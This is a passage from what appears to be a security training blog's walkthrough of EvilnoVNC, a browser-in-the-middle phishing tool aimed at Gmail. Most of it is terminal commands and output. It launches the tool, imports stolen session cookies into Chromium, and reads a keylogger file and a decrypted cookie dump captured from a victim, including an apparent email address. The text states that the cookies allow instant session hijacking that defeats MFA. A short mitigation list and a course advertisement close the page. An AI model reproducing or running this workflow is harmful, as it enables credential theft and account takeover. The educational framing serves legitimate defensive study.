
All this confirms the victim is using Gmail within an attacker-hosted VNC session. The attacker monitors and controls the session locally, bypassing traditional phishing detection and stealing full authenticated sessions in real time.

Next, extracts session cookies from our(attacker's) own browser since the session runs in our environment. Imports them into Chromium for full access without needing to phish artifacts, code injections, or traffic proxying.



```
┌──(kali㉿kali)-[~/EvilnoVNC]
└─$ sudo ./start.sh 1280×720×24 https://mail.google.com
[sudo] password for kali:

        EvilnoVNC

────────────── by @JoelGMSec ──────────────

[>] EvilnoVNC Server is running..
[+] URL: http://localhost
[!] Press Ctrl+C at any time to close!
[+] Avoiding dynamic resolution steps..
[+] Desktop Resolution: 1280×720×24
[+] Cookies will be updated every 30 seconds..  ^C
[>] Import stealed session to Chromium..
[+] Done!
```


Visiting chrome://history in Chromium shows the victim's browsing history, since the session originated and ran entirely within the attacker's Evil-noVNC-controlled browser.



Today - Saturday, July 19, 2025


5:48 PM	Gmail: Private and secure email at no cost | Google Workspace	workspace.google.com
5:47 PM	Gmail	mail.google.com
5:47 PM	2-Step Verification To help keep your account safe, Google wants to make sure it's really you tryin...	accounts.google....
5:47 PM	Welcome	accounts.google.com
5:47 PM	Gmail	accounts.google.com
5:47 PM	Couldn't sign you in	accounts.google.com
5:47 PM	Gmail	accounts.google.com
5:47 PM	Gmail: Private and secure email at no cost | Google Workspace	workspace.google.com
5:47 PM	Couldn't sign you in	accounts.google.com
5:47 PM	Gmail	accounts.google.com

Evil-noVNC often logs keystrokes during the victim's session. By accessing the /novnc/download/ directory, we can find keylogger output files (e.g., .txt logs) containing captured inputs. Such as the victim's Gmail username and password; typed during login. This provides a clear text record of credentials alongside session access.



```
┌──(kali㉿kali)-[~/EvilnoVNC/Downloads]
└─$ ls
Cookies.txt  Default  Keylogger.txt

┌──(kali㉿kali)-[~/EvilnoVNC/Downloads]
└─$ cat Keylogger.txt
hkrsanjeet@gmail.com
hkrsanjeet
hkrsanjeet@gmail.com[redacted]DelDelDelDelDel[redacted]
```

Inside the /novnc/download/ directory, we can also retrieve cookies.txt file containing exported session cookies from the VNC browser.



```
┌──(kali㉿kali)-[~/EvilnoVNC/Downloads]
└─$ cat Cookies.txt

Host: .workspace.google.com
Cookie name: APPS_MARKETING_SIGNALS
Cookie value (decrypted): source=&lastExperiment=&allExperiments=
Creation datetime (UTC): 2025-07-19 21:47:21.265282
Last access datetime (UTC): 2025-07-19 21:47:21.265282
Expires datetime (UTC): 2025-07-19 22:47:21

_______________________________________________________________


Host: workspace.google.com
Cookie name: APPS_MARKETING_SIGNALS
Cookie value (decrypted): source%3D%26lastExperiment%3D%26allExperiments%3D
Creation datetime (UTC): 2025-07-19 21:47:19.859973
Last access datetime (UTC): 2025-07-19 21:47:21.586455
Expires datetime (UTC):

_______________________________________________________________


Host: .google.com
Cookie name: NID
Cookie value (decrypted): 525=Dc4EM6MY3gn5Sa1UjXDkPmB-Fqn1zy3AhZOY_gwc68oRkVwu5
N3ExHBMcJ7v7MZMSp1IsoeXvqV2OXJbXn
Creation datetime (UTC): 2025-07-19 21:47:10.926213
Last access datetime (UTC): 2025-07-19 21:47:10.926213
Expires datetime (UTC): 2026-01-18 21:47:07.926213

_______________________________________________________________
```

You can import these cookies into another browser like Chromium to instantly hijack the victim's authenticated session without needing their credentials or MFA.

Mitigation

- Use **phishing resistant MFA** (WebAuthn, Passkeys)
- Monitor **suspicious noVNC sessions or tunneling tools**
- Deploy browser side detection (look for noVNC canvas patterns)
- Train users to detect **BitB** phishing attacks (UI anomalies, pop-out windows)
- Use **device bound tokens** for authentication (OAuth device binding)

Conclusion

Evil-noVNC is not just a phishing page; it's a live, adversary in the middle environment. It convincingly defeats MFA by making victims interact with real websites while attackers siphon off credentials and sessions in real time.

Knowing how this works is the first step toward building defense.


iGNITE
Technologies

JOIN OUR TRAINING PROGRAMS

CLICK HERE

BEGINNER


- Ethical Hacking
- Network Pentest
- Bug Bounty
- Wireless Pentest
- Network Security Essentials



ADVANCED

- Burp Suite Pro
- Android Pentest
- Web Services-API
- Advanced Metasploit
- Pro Infrastructure VAPT
- CTF
- Computer Forensics

EXPERT



- Red Team Operation
  - APT's - MITRE Attack Tactics
  - Active Directory Attack
  - MSSQL Security Assessment
- Privilege Escalation
  - Windows
  - Linux

www.ignitetechnologies.in